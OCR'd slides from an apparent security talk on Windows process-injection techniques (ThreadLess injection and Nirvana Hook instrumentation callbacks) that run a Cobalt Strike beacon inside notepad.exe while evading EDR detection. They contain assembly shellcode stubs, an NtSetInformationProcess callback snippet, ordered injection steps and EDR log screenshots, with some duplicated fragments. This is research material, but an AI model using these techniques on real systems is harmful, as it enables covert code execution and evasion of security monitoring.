
save context
fix hook
call beacon
restore context
ret

Write

Write

The legit code has been rewritten to redirect to the malicious code that would have been previously executed by CreateRemoteThred

Execution primitives: *CreateRemoteThread*
> A little push up



Notepad.exe

NTDLL.DLL

.text

Free space

NTDLL!NtAllocate VirtualMemory

```
call 0xYYYYYY
mov eax, 18
test byte ptr[]
jne +15
…
syscall
```

Write

Injector.exe

0xYYYYYY


```
save context
fix hook
call beacon
restore context
ret
```

The malicious code saves the context, rewrites the NtAllocateVirtualMemory code to remove the hook and executes the malicious code (beacon here)

Execution primitives: ThreadLess injection
> Thread and threadless

Effect of the ThreadLess injection

- The malicious code has been successfully executed without using CreateRemoteThred



notepad.exe 6028

Stack - thread 6580

	Name
0	KernelBase.dll!LoadLibraryW
1	0x1e2b206001e
2	0xa000000078
3	0xccc41fb230


Yey ! No RtlUserThread in the callstack

Bruuuuu… You've f the thread stack

Synthesis (1/2)
> What does an EDR say about it ?

Detection with ThreadLess injection

- The EDR does not detect the injection
- No complaint about creation of remote thread




□ Apr 3, 2023 10:16:57.330 AM notepad.exe established connection with 10.253.0.3:80

□ Apr 3, 2023 10:16:28.402 AM User SRV02\Administrator launched process notepad.exe T1204: User Execution


Synthesis (1/2)
> What does an EDR say about it ?

Detection with ThreadLess injection

- The EDR does not detect the injection
- No complaint about creation of remote thread



```
□ Apr 3, 2023 10:16:57.330 AM    notepad.exe established connection with 10.253.0.3:80
□ Apr 3, 2023 10:16:28.402 AM    User SRV02\Administrator launched process notepad.exe    T1204: User Execution
```





```
StompLoader3.exe changed the protection of a memory region in the addres...
StompLoader3.exe changed the protection of a memory region in the addres...
StompLoader3.exe changed the protection of a memory region in the addres...
StompLoader3.exe changed the protection of a memory region in the addres...
StompLoader3.exe changed the protection of a memory region in the addres...
```

Execution primitives: Nirvana Hook > Nirvana Hook 101

Nirvana Hook

- This hook is triggered **by the KERNEL right after finishing a SYSCALL**
- The KERNEL **send the SYSCALL result to the Nirvana hook** and **let it redirect the execution flow** to the main program






Execution primitives: Nirvana Hook
> Setting a hook on a remote process

NtSetProcessInformation reversing

- A NirvanaHook can be registered using the *NtSetProcessInformation* API
- NtSetProcessInformation take a process handle on the first parameter
- Reversing the function shows that a *NirvanaHook* can be set on a remote process if *SE_DEBUG* privilege is set
- It is a post-exploitation technique

Check the SE_DEBUG privilege…




```
result = ObReferenceObjectByHandleWithTag(
           Handle,
           0x200u,
           (POBJECT_TYPE)PsProcessType,
           ProcessorMode,
           0x79517350u,
           &Object,
           0i64);
if ( result < 0 )
  return result;
CurrentProcess_ = (_QWORD *)PsGetCurrentProcess(v129);
IsSeDebugEnabled = SeSinglePrivilegeCheck(SeDebugPrivilege, ProcessorMode);
v54 = (struct _EX_RUNDOWN_REF *)Object;
if ( !IsSeDebugEnabled && Object != CurrentProcess_ )
{
  ObfDereferenceObjectWithTag(Object, 0x79517350u);
  return 0xC0000061;
}
```

Execution primitives: Nirvana Hook
> Process injection with a Nirvana Hook

Main steps

- Open the *notepad.exe* process with your process opening primitive
- Allocate a *RX* buffer in the notepad.exe process for the *Cobaltstrike* beacon
- Modify the *Nirvana* shellcode in order to call the *Cobaltstrike* beacon address in the remote process
- Allocate an *RWX* buffer in the *notepad.exe* process for the *Nirvana Hook*
- Write both the shellcode and the *Cobaltstrike* beacon in their respective buffer
- Add a new *Nirvana* Hook using the *NtSetInformationProcess*
- Wait for the notepad to perform a *syscall*




```
InstrumentationCallbackInfo.Version = 0;
InstrumentationCallbackInfo.Reserved = 0;
InstrumentationCallbackInfo.Callback = shellcodeAddress;
NTSTATUS ntStatus = NtSetInformationProcess(
    hProc,
    ProcessInstrumentationCallback,
    &InstrumentationCallbackInfo,
    sizeof(InstrumentationCallbackInfo)
);
```

The Hook callback point on the shellcode injected on the remote process


Execution primitives: Nirvana Hook
> Process Injection with Nirvana Hook

Shellcode

- Save the registers before calling the beacon
- Remove the hook to avoid infinite loop



```
push rbp
mov rbp, rsp
push rax
push rbx
push rcx
push r9
push rl0
push rll
movabs rax, ${CSAddr}
call rax
pop r11
pop r10
pop r9
pop rcx
pop rbx
pop rax
pop rbp
jmp r10
```



